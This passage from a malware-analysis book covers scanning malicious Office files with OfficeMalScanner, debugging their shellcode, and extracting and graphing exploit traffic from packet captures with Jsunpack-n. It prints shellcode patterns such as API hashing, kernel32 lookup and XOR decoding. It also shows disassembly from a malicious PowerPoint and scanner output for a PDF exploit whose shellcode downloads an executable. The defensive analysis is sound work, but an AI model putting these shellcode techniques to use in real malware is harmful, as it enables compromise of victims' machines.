POP reg
```

- **Finding kernel32 base (three methods)**: These sequences of instructions indicate attempts to find the base address of kernel32.dll. If shellcode can find this module,

which exports `GetProcAddress` and `LoadLibrary`, then it can locate any other API functions in memory.

```
MOV reg, DWORD PTR FS:[30h]
```

```
-----  
XOR reg_a, reg_a
```

```
MOV reg_a(low-byte), 30h
```

```
MOV reg_b, fs:[reg_a]  
-----
```

```
PUSH 30h
```

```
POP reg_a
```

```
MOV reg_b, FS:[reg_a]
```

- **Finding SEH handlers:** The head of the structured exception handler (SEH) list exists at offset zero of the FS segment. Shellcode often registers its own handler and then intentionally causes an exception so that execution is immediately transferred to its own handler function. This is just a trick to hide the flow of execution so that analysts have a hard time figuring out where the code goes next.

```
MOV reg, DWORD PTR FS:[00h]
```

- **API hashing:** These sequences of instructions indicate API hashing—a trick used by shellcode to locate API functions in memory without exposing the API function's name (otherwise analysts could use `strings` to examine it).

```
LOOP: LODSB
```

```
TEST al, al
```

```
JZ short OK
```

```
ROR EDI, 0Dh (or 07h)
```

```
ADD EDI, EAX
```

```
JMP short LOOP
```

```
OK: CMP EDI, ???
```

- **Indirect function calls:** These instructions indicate attempts to transfer control to a function whose address is stored in a variable on the stack. You'll see this a lot in shellcode that resolves all API functions at once and saves their addresses in local variables.

```
PUSH DWORD PTR [EBP+val]
```

```
CALL [EBP+val]
```

- **Suspicious strings:** OfficeMalScanner detects the following strings because they're commonly seen in shellcode that drops or downloads other malware.

- `UrlDownloadToFile`
- `GetTempPath`
- `GetWindowsDirectory`
- `GetSystemDirectory`

- WinExec
- ShellExecute
- IsBadReadPtr
- IsBadWritePtr
- CreateFile
- CreateHandle
- ReadFile
- WriteFile
- SetFilePointer
- VirtualAlloc
- GetProcAddress
- LoadLibrary

- **Decoding loops:** This sequence of instructions represents a simple, but commonly used decoding routine. For example, the shellcode may use `LODSB` to load a character from a string into the `AL` register and perform an `XOR/ADD/SUB/ROL/ROR` operation on `AL`, and then transfer the modified value back into the string with `STOSB`.

```
LODS(x)
XOR or ADD or SUB or ROL or ROR
STOS(x)
```

- **Function prologs:** This sequence of instructions indicates the beginning of a function. In particular, the instructions make up the function's prolog—where it sets up the stack frame for its local variables.

```
PUSH EBP
MOV EBP, ESP
SUB ESP, <value> or ADD ESP, <value>
```

- **OLE and PE file signatures:** OfficeMalScanner detects embedded OLE data by looking for the signature `\xD0\xCF\x11\xE0\xA1\xB1\x1a\xE1`, which you'll find at the beginning of Office documents. It detects PE files by looking for the well-known `MZ` header followed by a `PE` header at the appropriate offset.

## Using OfficeMalScanner

The following is an example of using OfficeMalScanner to analyze a malicious PowerPoint document:

```
$ wine OfficeMalScanner.exe 48615.ppt scan brute debug
```

```
+-----+
|           OfficeMalScanner v0.51           |
| Frank Boldewin / www.reconstructor.org    |
```



```
+-----+
```

```
[*] SCAN mode selected
[*] Opening file 48615.ppt
[*] Filesize is 838144 (0xcca00) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Scanning now...
```

```
FS:[30h] (Method 1) signature found at offset: 0xa6e
```

```
64A130000000      mov eax, fs:[30h]
8B400C            mov eax, [eax+0Ch]
8B701C            mov esi, [eax+1Ch]
AD                lodsd
[REMOVED]
```

```
-----
API-Hashing signature found at offset: 0xd3a
```

```
7408              jz $+0Ah
C1CB07            ror ebx, 07h
03DA              add ebx, edx
40                inc eax
EBF1              jmp $-0Dh
3B1F              cmp ebx, [edi]
[REMOVED]
```

```
-----
PUSH DWORD[]/CALL[] signature found at offset: 0xb58
```

```
FF7530            push [ebp+30h]
FF551C            call [ebp+1Ch]
8B06              mov eax, [esi]
894558            mov [ebp+58h], eax
8B4604            mov eax, [esi+04h]
[REMOVED]
```

```
Brute-forcing for encrypted PE- and embedded OLE-files now...
```

```
XOR encrypted embedded OLE signature found at offset: 0xc000 -
    encryption KEY: 0x85
```

```
Dumping Memory to disk as filename: 48615__EMBEDDED_OLE__OFFSET=0xc000
    XOR-KEY=0x85.bin
```

```
[ OLE File (after decryption) - 256 bytes ]
```

```
d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 | .....
```

```

00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 | .....>.....
06 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 | .....
[REMOVED]

```

```

-----

XOR encrypted MZ/PE signature found at offset: 0x1000 -
encryption KEY: 0x85

```

```

Dumping Memory to disk as filename:
48615__PEFILE__OFFSET=0x1000__XOR-KEY=0x85.bin

```

```

[ PE-File (after decryption) - 256 bytes ]
4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 | MZ.....
b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 | .....@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 | .....
0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 | .....!...L.!Th
69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f | is program canno
74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 | t be run in DOS
6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 | mode....$.....
[REMOVED]

```

```

-----

XOR encrypted MZ/PE signature found at offset: 0x25e00 -
encryption KEY: 0x85

```

```

Dumping Memory to disk as filename:
48615__PEFILE__OFFSET=0x25e00__XOR-KEY=0x85.bin

```

```

[ PE-File (after decryption) - 256 bytes ]
4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 | MZ.....
b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 | .....@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 | .....
0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 | .....!...L.!Th
69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f | is program canno
74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 | t be run in DOS
6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 | mode....$.....
[REMOVED]

```

```

Analysis finished!

```

```

-----

48615.ppt seems to be malicious! Malicious Index = 151
-----

```

Based on the output, you can determine the following:

- The file contains shellcode that attempts to find the base address of kernel32, uses API hashing, and uses indirect calls to access API functions.
- There is an embedded OLE document, which OfficeMalScanner extracted to a separate file.
- There are two embedded PE executables, which are XOR encoded with 0x85—both were extracted to separate files.
- The malicious index rating is 151.

You can use OfficeMalScanner's malicious index to determine which files exhibit the most malicious attributes. If you had thousands of documents in a folder and didn't know which ones were malicious, much less which ones were the most malicious, you could use the ScanDir.py (a Python wrapper around OfficeMalScanner.exe) script included with OfficeMalScanner to scan all documents at once. Then use the malicious index to determine which ones you should focus on first. Table 6-2 shows how the score is calculated.

**Table 6-2:** Calculation of Malicious Index Rating

Description	Score
Executables	20
Code	10
Strings	2
OLE data	1

Now that you've located and extracted malicious content from the Office file, you can verify the file types:

```
$ file *.bin
48615__EMBEDDED_OLE__OFFSET=0xc000__XOR-KEY=0x85.bin:
Microsoft Office Document
48615__PEFILE__OFFSET=0x1000__XOR-KEY=0x85.bin:
MS-DOS executable PE
48615__PEFILE__OFFSET=0x25e00__XOR-KEY=0x85.bin:
MS-DOS executable PE
```

Because the first file is another MS Office document, you would perform the same analysis on that file. In the next recipe, we cover how to analyze the blocks of shellcode that OfficeMalScanner detected.

<sup>17</sup><http://www.reconstrucster.org/code.html>

## RECIPE 6-12: DEBUGGING OFFICE SHELLCODE WITH DISVIEW AND MALHOST-SETUP



You can find supporting material for this recipe on the companion DVD.

Although OfficeMalScanner automatically extracted the embedded OLE and PE files, you may still want to analyze the shellcode. After all, it's the shellcode that performs the XOR decoding and then determines where to drop the other files to disk. If you don't analyze the shellcode, you'll miss important aspects of the exploit.

OfficeMalScanner doesn't extract shellcode to separate files because there's no easy way to automatically determine its start or length. However, two additional tools included with OfficeMalScanner can help with analysis of shellcode inside Office documents:

- **DisView.exe:** A command-line disassembler that you can use to find the start of the shellcode block
- **MalHost-Setup.exe:** Given a malicious Office file and the offset to shellcode within the file, this tool creates an executable wrapper around the shellcode so you can run it or debug it.

### Finding the Shellcode Start

In Recipe 6-11, OfficeMalScanner identified three shellcode blocks at different offsets. In particular, it found a kernel32 base address signature at offset 0xa6e, an API-hashing signature at 0xd3a, and an indirect CALL at 0xb58. Based on the signatures, 0xa6e is probably the best place to start looking (not because it's the lowest address, but because finding kernel32 logically precedes API hashing and the indirect calls to APIs). Instead of disassembling the instructions at 0xa6e (you already know what exists at 0xa6e), try disassembling code at an offset lower than 0xa6e to see if you can spot the beginning.

After a bit of trial-and-error, you will find the start of the shellcode at 0xa04, as shown in the following code. The first two bytes (`\x81\xEC`) appear in bold. How do you know this is the start of the shellcode? Well, you don't know for certain, but the `sub esp` instruction is used to reserve space on the stack. You typically see this instruction at the beginning of a function, as it makes room for the local variables.

```
$ wine DisView.exe 48615.ppt 0xa00
```

```
Filesize is 838144 (0xcca00) Bytes
```

```
00000A00: D1CF          ror edi, 01h
00000A02: 11E0          adc eax, esp
00000A04: 81EC20010000 sub esp, 00000120h // start shellcode
00000A0A: 8BFC          mov edi, esp
00000A0C: 83C704        add edi, 00000004h
00000A0F: C7073274910C mov [edi], 0C917432h
```

```

00000A15: C747048E130AAC mov [edi+04h], AC0A138Eh
00000A1C: C7470839E27D83 mov [edi+08h], 837DE239h
00000A23: C7470C8FF21861 mov [edi+0Ch], 6118F28Fh
00000A2A: C747109332E494 mov [edi+10h], 94E43293h
00000A31: C74714A932E494 mov [edi+14h], 94E432A9h
00000A38: C7471843BEACDB mov [edi+18h], DBACBE43h
00000A3F: C7471CB2360F13 mov [edi+1Ch], 130F36B2h
00000A46: C74720C48D1F74 mov [edi+20h], 741F8DC4h
00000A4D: C74724512FA201 mov [edi+24h], 01A22F51h
00000A54: C7472857660DFF mov [edi+28h], FF0D6657h
00000A5B: C7472C9B878BE5 mov [edi+2Ch], E58B879Bh
00000A62: C74730EDAFFFB4 mov [edi+30h], B4FFAFEDh
00000A69: E9F2020000      jmp $+000002F7h
00000A6E: 64A130000000    mov eax, fs:[30h] // kernel32 signature
00000A74: 8B400C          mov eax, [eax+0Ch]
00000A77: 8B701C          mov esi, [eax+1Ch]

```

## Wrapping the Shellcode in an Executable

Once you've found a possible start of the shellcode, convert it to an executable file using MalHost-Setup.exe. The optional `wait` parameter to this tool overwrites the first two shellcode bytes (`\x81\xEC`) with instructions that loop forever. Then, you can attach to the process with a debugger, replace the loop instructions with the original two bytes, and begin debugging. Here is an example of the syntax—note the original bytes are recorded in the console output:

```
$ wine MalHost-Setup.exe 48615.ppt out.exe 0xa04 wait
```

```

+-----+
|           MalHost-Setup v0.12           |
| Frank Boldewin / www.reconstructor.org |
+-----+

```

```

[*] WAIT option chosen
[*] Opening file 48615.ppt
[*] Filesize is 838144 (0xcca00) Bytes
[*] Original bytes [0x81 0xec] at offset 0xa04
[*] Original bytes are patched for debugging now [0xeb 0xfe]
[*] Creating Malhost file now...
[*] Writing 899584 bytes
[*] Done!

```

## Analyzing the Shellcode in a Debugger

If you've been running the OfficeMalScanner tools under Wine, you'll need to copy the executable that you created with MalHost-Setup.exe (`out.exe` in our case) over to Windows. Then launch it as follows:


```

C:\>out.exe
MalBufferSize: 838144

```

```
[*] Writing 838144 bytes
[*] Tempfile opened : C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\droppedmal
[*] Executing shellcode at offset: 0xa04
```

Now you can attach to the out.exe process with a debugger. We cover how to attach to running processes in Recipe 11-1. The only task you'll need to do differently for this example is to change the patched bytes (`\xeb\xfe`) back to the original bytes (`\x81\xec`). When you're done, you should see an image similar to the one in Figure 6-5.



**Figure 6-5:** The shellcode loaded in our debugger

## Debugging Shellcode in the Context of Office Apps

Some shellcode is extremely sensitive to the environment in which it runs. Attackers can add protections so that it only executes properly in its target process, such as WINWORD.EXE or EXCEL.EXE. If you try to run the same shellcode in a different context, such as your debugger or the executable created by MailHost-Setup.exe, it will fail.

Let's quickly discuss how attackers create shellcode that works in one process, but not another. First, consider the fact that most exploits are specific to a particular version or build of the vulnerable software. With a bit of reverse engineering, attackers can determine if a register or stack location stores a certain value (for example, `EDI=0x49181762`) at the time the vulnerability is triggered. Instead of using a hard-coded XOR key to reveal the second stage payload, the shellcode may just use whatever value is in `EDI` as the XOR key. Thus, if the shellcode isn't executing inside the vulnerable software, `EDI` will contain a different value and it will decode bytes using the wrong XOR key.

It's still possible to debug the shellcode, but you'll likely need to figure out which version of the vulnerable software is being targeted. Then follow these steps:

1. Using a hex editor, change the byte at the start of the shellcode to `0xcc` (a software breakpoint).

2. Make sure you have a JIT debugger configured (see Recipe 11-2).
3. Double-click to execute the malicious file and wait for the application to reach your 0xcc byte, at which time your JIT debugger will launch and give you control.

#### NOTE

For more information about analyzing Office documents, see the following resources:

- Frank Boldewin’s “Analyzing MSOffice Malware with OfficeMalScanner” paper and “New advances in MS Office malware analysis” presentation (<http://www.reconstructor.org/papers.html>).
- Frank Boldewin’s “Episode 2: The image of death” (<http://www.h-online.com/security/features/CSI-Internet-The-image-of-death-1030311.html>)
- Lenny Zeltser’s “Extracting VB Macro Code from Malicious MS Office Documents” (<http://blogs.sans.org/computer-forensics/2009/11/23/extracting-vb-macros-from-malicious-documents/>)
- Officecat—A tool to detect CVE exploits in Office documents (<http://www.snort.org/vrt/vrt-resources/officecat>)
- Microsoft’s OffViz—A tool to analyze the Office document structure and detect CVEs (<http://blogs.technet.com/b/srd/archive/2009/09/14/offvis-updated-office-file-format-training-video-created.aspx>)
- ViCheck.ca—An online malicious file scanner (<https://www.vicheck.ca/>)

## Analyzing Network Traffic

A majority of files that exploit client applications are transmitted to the victim computer via the Web or e-mail. Many companies (but not nearly enough) store all files entering and leaving their networks for a certain number of days. This way, if a machine is compromised, they can perform a post-mortem analysis of the packet captures and attempt to determine the source of infection. The next few recipes focus on techniques to analyze web (HTTP) sessions, including how to extract files from the stream, how to automatically determine the CVE number of exploited vulnerabilities, and how to graph the relationship between URLs in a packet capture.

To utilize the tools in this section, you need a *full* packet capture containing the network traffic. We discuss a few ways to create packet captures in Recipe 7-2. As a word of

caution, if you're using an older version of `tcpdump`, make sure to use the command-line option to capture all traffic (`snaptlen`) with `-s 0`. Otherwise, you'll only capture part of each packet, which isn't sufficient for performing an analysis.

## RECIPE 6-13: EXTRACTING HTTP FILES FROM PACKET CAPTURES WITH JSUNPACK

For greater efficiency, web servers may send data to clients using gzip compression. Servers also use chunked encoding (especially for dynamically generated content), which involves transferring data to clients as a series of small chunks. As a result, the content that you want to extract from a packet capture may be smaller in size than it is on disk and split into many pieces. To add to the complexity, you still have to consider all the fragmentation that occurs at the IP layer.

To properly extract files from HTTP sessions, the tool you use must be able to reassemble TCP streams, extract the data, and then decompress or de-chunk it. Jsunpack-n has the following features to handle these problems.

- TCP stream reassembly
- HTTP protocol parsing
- Extraction of executable files (`-e` command-line option)
- Extraction of all files (`-s` command-line option)
- Automatic decompression of gzip traffic
- Handling and normalization of chunked traffic

To decompress gzip and normalize chunked traffic, the `jsunpack-n.py` file uses the following two Python functions:

```
def dechunk(self, input):
    try:
        data = input
        decoded = ''
        chunk_pos = data.find('\n')+1
        chunked = int('0x'+data[:chunk_pos], 0)
        while(chunked > 0):
            #decode it!
            decoded += data[chunk_pos:chunked+chunk_pos]
            data = data[chunk_pos+chunked+2:] #+2 skips \r\n

            chunk_pos = data.find('\n')+1
            chunked = int('0x'+data[:chunk_pos], 0)
        return decoded
    except:
        return input
```



```
def degzip(self,gzip_data):
    try:
        out = gzip_data #default in case of failure
        datafile = StringIO.StringIO(gzip_data)
        gzfile = gzip.GzipFile(fileobj=datafile)

        out = gzfile.read()
        gzfile.close()
        datafile.close()
    except:
        pass
    return out
```

You can use Jsunpack-n in two primary ways: bind to an interface and analyze traffic in real time, or scan a pcap file. The following example uses one of the sample pcap files distributed with Jsunpack-n. The `-s` parameter extracts all files (not just executables), `-v` outputs all URLs regardless of whether a rule detected them as malicious, and `-J` (`--javascript-decode-disable`) disables JavaScript decoding to improve performance.

```
$ ./jsunpackn.py ./samples/pdf.pcap -s -J -v
[nothing detected] ./samples/pdf.pcap
[nothing detected] GET trughtsa.com/
    info: [iframe] trughtsa.com/img/pfqa.php
    file: stream_22cd6[REMOVED]: 12091 bytes
[nothing detected] [PDF] GET (iframe) trughtsa.com/img/pfqa.php
    file: stream_5c968[REMOVED]: 26398 bytes
[nothing detected] [MZ] GET trughtsa.com/img/uet.php
    info: [0] executable file
    file: stream_a9e7f[REMOVED]: 587265 bytes
```

As you can see, Jsunpack-n extracted three files from the packet capture and indicated the source URL for each one. The files will be dumped to the `.files` subdirectory and named with a `stream_` prefix, which is then followed by the file's SHA1 hash. You can verify the file types like this:

```
$ cd files; file *
stream_22cd6[REMOVED]: data
stream_5c968[REMOVED]: PDF document, version 1.3
stream_a9e7f[REMOVED]: MS-DOS executable PE
```

Now you've extracted a PDF file that came from `/img/pfqa.php`, an executable file that came from `/img/uet.php`, and a file that contains an unknown type of data that came from the web server's root (`/`). If you examine that file with a hex viewer, you'll notice it's actually HTML content. The `file` command, however, doesn't report it as such because it also contains binary characters:

```
$ xxd stream_22cd6[REMOVED]
0000000: 3c68 746d 6c3e 0a3c 6966 7261 6d65 2077  <html>.<iframe w
```

```
0000010: 6964 7468 3d32 2073 7263 3d27 2f69 6d67 idth=2 src='/img
[REMOVED]
0002e30: bebf c0c1 c2c3 c4c5 c6c7 c8c9 cacb cccd .....
0002e40: cecf d0d1 d2d3 d4d5 d6d7 d8d9 dadb dcd .....
0002e50: dedf e0e1 e2e3 e4e5 e6e7 e8e9 eaeb eced .....
0002e60: eeef f0f1 f2f3 f4f5 f6f7 f8f9 fafb fcf .....
[REMOVED]
0002ee0: 3b69 2b3d 515b 555d 2e72 6570 6c61 6365 ;i+=Q[U].replace
0002ef0: 282f 012f 672c 2722 2729 2e72 6570 6c61 (./g, '').repla
0002f00: 6365 282f 022f 672c 225c 5c22 292e 7265 ce(/.g, "\\").re
0002f10: 706c 6163 6528 2f03 2f67 2c22 5c6e 2229 place(/.g, "\\n")
0002f20: 7d65 7661 6c28 6929 3b0a 3c2f 7363 7269 }eval(i);.</scri
0002f30: 7074 3e0a 3c2f 6874 6d6c 3e pt>.</html>
```

Believe it or not, the `stream_22cd6` file contains valid HTML content. The binary characters you see are replaced by the JavaScript code at the bottom of the page when the browser interprets the JavaScript code.

RECIPE 6-14: GRAPHING URL RELATIONSHIPS WITH JSUNPACK



You can find supporting material for this recipe on the companion DVD.

If you're looking through a packet capture, you might wonder about the true origin of a malware infection. Attackers often place redirects between many different domains, so it's not immediately clear how one website led to another website. You can sort the connections by time and see in which order the victim computer accessed each site. However, that won't tell you if the computer accessed a site (or page within a site) as a result of a user typing its address into the browser, redirection with malicious JavaScript, an embedded iframe, or other factor.

This recipe shows you how to use Jsunpack-n to graph URL relationships in packet captures to help determine the steps that led to a compromise. The following example uses tshark to print a summary of the HTTP requests in a packet capture.

```
$ tshark -r pdf.pcap -z http_req,tree
```


HTTP/Requests	value	rate	percent
HTTP Requests by HTTP Host	3	0.000056	
trughtsa.com	3	0.000056	100.00%
/	1	0.000019	33.33%
/img/pfqa.php	1	0.000019	33.33%
/img/uet.php	1	0.000019	33.33%

Based on the summary, you can tell that the victim computer accessed three pages on `trughtsa.com`: the root page (`/`), `/img/pfqa.php`, and `/img/uet.php`. However, the question is *which* pages or sites a browser accessed. The question is *how* a browser ended up on those pages or sites. Jsunpack-n reads a packet capture and gathers data from referrer fields, embedded objects, iframes, and URLs in decoded JavaScript to determine relationships between HTTP requests. This method isn't always perfect because referrer strings can be spoofed,<sup>21</sup> but it does provide unique insight most of the time.

To create graphs with Jsunpack-n, you need the Python graphing library. You can install that by typing `apt-get install python-yapgvb` on your Ubuntu machine. Each URL accessed in a packet capture is represented as a node in the graph. If content in the HTTP server's response for the URL contains any type of redirection (or link) to another site or page, which was subsequently accessed by the browser, then those hits show up as child nodes of the parent URL.

The following example indicates the use of Jsunpack-n's graphing mode by specifying the `-g` parameter and an output file name. In the remaining parameters, `-q` limits text printed to STDOUT, `-v` includes all nodes in the graph instead of only malicious nodes (more on this shortly), and `-J` disables JavaScript decoding. Figure 6-6 shows the PNG output.


```
$ ./jsunpackn.py samples/pdf.pcap -g sample-pdf1.png -q -v -J
```



**Figure 6-6:** The relationship of URLs without JavaScript decoding

As you can see in this graph, the `uet.php` URL has no connection to the rest of the tree. Therefore, Jsunpack-n makes it a child of the root node (the packet capture file). On the other hand, the `pfqa.php` URL was accessed because of an iframe embedded on the `trughtsa.com` home page. Figure 6-7 shows the results when you omit the `-J` option, thus enabling JavaScript decoding.

```
$ ./jsunpackn.py samples/pdf.pcap -g sample-pdf2.png -q
```



**Figure 6-7:** With JavaScript decoding, you can see the real URL relationships.

After enabling JavaScript decoding, you can see how the graph's layout changed. The uet.php URL is now a child node of pfqa.php, with a shellcode relationship. This means that the browser accessed uet.php as a result of executing shellcode transmitted by or contained within pfqa.php. Furthermore, the boxes around the lower two URLs indicate that Jsunpack-n detected them as malicious. For the sake of brevity, the graph view omits details about why Jsunpack-n marked them as malicious. To obtain that information, use the following command on the pcap file. In the command-line output, the children URLs of the tree are indicated by the indentation of the output. We truncated some of the file names for brevity.

```

$ ./jsunpackn.py samples/pdf.pcap
[nothing detected;children=malicious:10] samples/pdf.pcap
[nothing detected;children=malicious:10] GET trughtsa.com/
[malicious:10] (ipaddr:91.212.65.149)
    [PDF] GET (iframe) trughtsa.com/img/pfqa.php
        suspicious: script analysis exceeded 30 seconds
                    (incomplete) 4570 bytes
        malicious: collectEmailInfo CVE-2007-5659 detected
        malicious: CollabgetIcon CVE-2009-0927 detected
        suspicious: Warning detected
                    //warning CVE-NO-MATCH Shellcode NOP len 9999
        malicious: shellcode of length 1445/767
        malicious: XOR key [shellcode]: 33
        malicious: shellcode [xor] URL=trughtsa.com/img/uet.php
        file: decoding_45dc5[REMOVED]: 26111 bytes
        file: decoding_d4049[REMOVED]: 4570 bytes
  
```

```
file: shellcode_ef00[REMOVED]: 1445 bytes
file: original_5c968[REMOVED]: 26398 bytes
[malicious:10] (ipaddr:91.212.65.149) [MZ] GET (shellcode) \
    trughtsa.com/img/uet.php
malicious: client download shellcode URL (executable)
file: saved incident_a9e7fa: 587265 bytes
```

As you can see, the pfqa.php URL is actually a PDF. Jsunpack-n marked it as malicious because it attempts to exploit multiple Adobe Reader vulnerabilities. After decoding JavaScript extracted from the PDF, and subsequently decoding shellcode contained within the JavaScript, Jsunpack-n is able to determine that the payload of the shellcode is to force a victim to download uet.php. uet.php is actually an executable!

<sup>21</sup> Exploiting the XmlHttpRequest object in IE—Referrer spoofing, CGI Security. See <http://www.cgisecurity.com/lib/XmlHttpRequest.shtml>. September 2005.




# 7

## Malware Labs

**M**alware labs can be extremely simple or very complex. It all depends on your available resources (such as hardware, networking equipment, Windows licenses, and so on), how much of the analysis you want to automate, and how many options you want to have available. This chapter shows you how to set up a small, personal lab that consists of virtual targets and physical targets using real or simulated Internet. Figure 7-1 shows an example of a lab environment. It consists of the following components:

- **Physical targets:** These are Windows-based physical computers on which you'll execute malware. Don't worry about infecting the physical computers. You can prevent them from being infected with Deep Freeze, or you can quickly re-image them using solutions such as Truman and FOG. When FOG is discussed in Recipe 7-8, these physical targets are referred to as *FOG clients*. Of course, physical machines aren't required, but it's nice to have them available in case you need to analyze VM-aware malware.
- **Virtual targets:** These are Windows-based virtual machines on which you'll execute malware. Once you're done, you can revert them back to the pre-infection state. We recommend that you have at least one or two VMs running different versions of Windows. Throughout this chapter, we refer to virtual targets as *virtual machine guests* and *VMs*.
- **Controller:** This is a Linux-based physical computer. It runs imaging software to control the physical targets, virtualization software (such as VMware or VirtualBox) to control the virtual targets, and programs to control, log, or simulate network access. Throughout this chapter, we refer to the controller as the *FOG server* and the *virtual machine host*, depending on its role in the discussion.



**Figure 7-1:** Example lab set up for malware analysis

If you don't plan on using physical targets, then it's possible to create a lab based on a single computer or laptop. We highly recommend using Linux as the controller's operating system, but that is not a requirement. You could also create a portable, personal lab on a laptop running Windows or Mac OS X. However, because we can't provide instructions on every possible configuration, we'll use the setup in Figure 7-1 as a general reference



in this chapter, and we'll simply point out where you'll need to make adjustments if your lab differs in a major way.

The network in the sample diagram is contained on a single LAN because that's what most people will use. Although it's not shown in Figure 7-1, we're assuming the firewall has an external IP address that faces the Internet. If you have access to a larger network or multiple external IP addresses from your ISP, then you could assign each target its own routable IP.

Before you begin setting up a lab, keep in mind that setting up a safe environment is very important, as you do not want to compromise your host or controller system. Virtual machines share a lot of resources with the host computer and can quickly become a security risk if you take them for granted. Here are a few pointers for preventing malware from escaping the isolated environment to which it should be confined:

